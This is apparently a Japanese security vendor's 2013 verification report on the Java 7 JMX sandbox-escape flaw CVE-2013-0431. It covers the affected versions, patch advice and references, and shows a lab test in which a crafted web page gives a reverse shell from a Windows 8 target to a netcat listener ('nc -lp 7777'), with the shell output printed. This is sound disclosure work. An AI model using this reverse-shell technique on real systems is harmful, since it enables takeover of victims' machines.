NTT DATA
NTTデータ 先端技術株式会社

Oracle Java SE JDK7 および JRE7 の JMX クラスの脆弱性により 任意のコードを実行される脆弱性(CVE-2013-0431)に関する検証レポート

2013/2/28
NTT データ先端技術株式会社
辻　伸弘
渡邊　尚道

【概要】

Oracle Java SE JDK7 および JRE7 の JMX クラスに、リモートより任意のコードが実行される脆弱性が発見されました。JMX クラスがサンドボックス外の Java コードを実行してしまうことに起因しています。

この脆弱性により、リモートから Java を実行するローカルユーザと同じ権限で任意のコードを実行される危険性があります。攻撃者は、ブラウザ経由で Java アプレットを読み込ませるように特別に細工された Web サイトにユーザを誘導することや、細工された Java アプリケーションを添付した電子メールを送信し、攻撃対象ユーザにファイルを開かせることでログオンしているユーザと同じ権限を奪取される危険性があります。

【影響を受けるとされているシステム】

- Oracle Java JDK および JRE 7 Update 11 以前

【対策案】

Oracle 社より、この脆弱性を修正するバージョンがリリースされています。
最新バージョンにアップデートしていただくことを推奨いたします。
- Oracle Java JRE 7 Update 15

【参考サイト】


・CVE-2013-0431
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-0431

・Oracle Java SE Critical Patch Update Advisory - February 2013
http://www.oracle.com/technetwork/topics/security/javacpufeb2013-1841061.html

・Updated Release of the February 2013 Oracle Java SE Critical Patch Update
http://www.oracle.com/technetwork/topics/security/javacpufeb2013update-1905892.html

・JVNDB-2013-001345 Oracle Java SE の Java Runtime Environment における JMX の処理に関する脆弱性
http://jvndb.jvn.jp/ja/contents/2013/JVNDB-2013-001345.html

【検証イメージ】



【検証ターゲットシステム】

・Windows 8 Java SE JRE 7 Update 11

【検証概要】

ターゲットシステム上で、悪意のあるユーザが作成した Web ページを閲覧させることで、攻撃コードを実行させます。それによって、ターゲットシステムにおいて任意のコードを実行させます。
ターゲットシステムは、悪意のあるユーザが用意したホストに制御が誘導されます。

今回の検証に用いたコードは、ターゲットシステム上から特定のサーバ、ポートへコネクションを確立させるよう誘導し、システムの制御を奪取するものです。
これにより、リモートからターゲットシステムが操作可能となります。
** 誘導先のシステムは Debian 6 です。*

【検証結果】

下図は、攻撃後の誘導先のシステム画面です。

下図の赤線で囲まれている部分の示すように、誘導先のコンピュータ（Debian 6）のコンソール上にターゲットシステム（Windows 8）のプロンプトが表示されています。
黄線で囲まれている部分の示すように、ターゲットシステムにおいて、コマンドを実行した結果が表示されています。これにより、ターゲットシステムの制御の奪取に成功したと言えます。

ターゲットシステムの制御奪取に成功した画面

```
root@debian:~# uname -a
Linux debian 2.6.32-5-686 #1 SMP Sun Sep 23 09:49:36 UTC 2012 i686 GNU/Linux
root@debian:~# ifconfig | grep inet
          inetアドレス:192.168.195.89 ブロードキャスト:192.168.195.255  マスク:255.255.255.0
          inet6アドレス: fe80::20c:29ff:fedf:404e/64 範囲:リンク
          inetアドレス:127.0.0.1 マスク:255.0.0.0
          inet6アドレス: ::1/128 範囲:ホスト
root@debian:~#
root@debian:~# nc -lp 7777
```

```
Microsoft Windows [Version 6.2.9200]
(c) 2012 Microsoft Corporation. All rights reserved.

C:¥Users¥diag¥Desktop>
C:¥Users¥diag¥Desktop>hostname
hostname
Victim8

C:¥Users¥diag¥Desktop>java -version
java -version
java version "1.7.0_11"
Java(TM) SE Runtime Environment (build 1.7.0_11-b21)
Java HotSpot(TM) Client VM (build 23.6-b04, mixed mode, sharing)

C:¥Users¥diag¥Desktop>ipconfig
ipconfig

Windows IP 構成


イーサネット アダプター イーサネット:

   接続固有の DNS サフィックス . . . . .: SSG5-Serial
   リンクローカル IPv6 アドレス. . . . .: fe80::f958:b5b0:ee06:1fca%12
   IPv4 アドレス . . . . . . . . . . . .: 192.168.195.54
   サブネット マスク . . . . . . . . . .: 255.255.255.0
   デフォルト ゲートウェイ . . . . . . .: 192.168.195.1
```

＊各規格名、会社名、団体名は、各社の商標または登録商標です。

【お問合せ先】

NTT データ先端技術株式会社
セキュリティ事業部
TEL： 03-5859-5422
http://security.intellilink.co.jp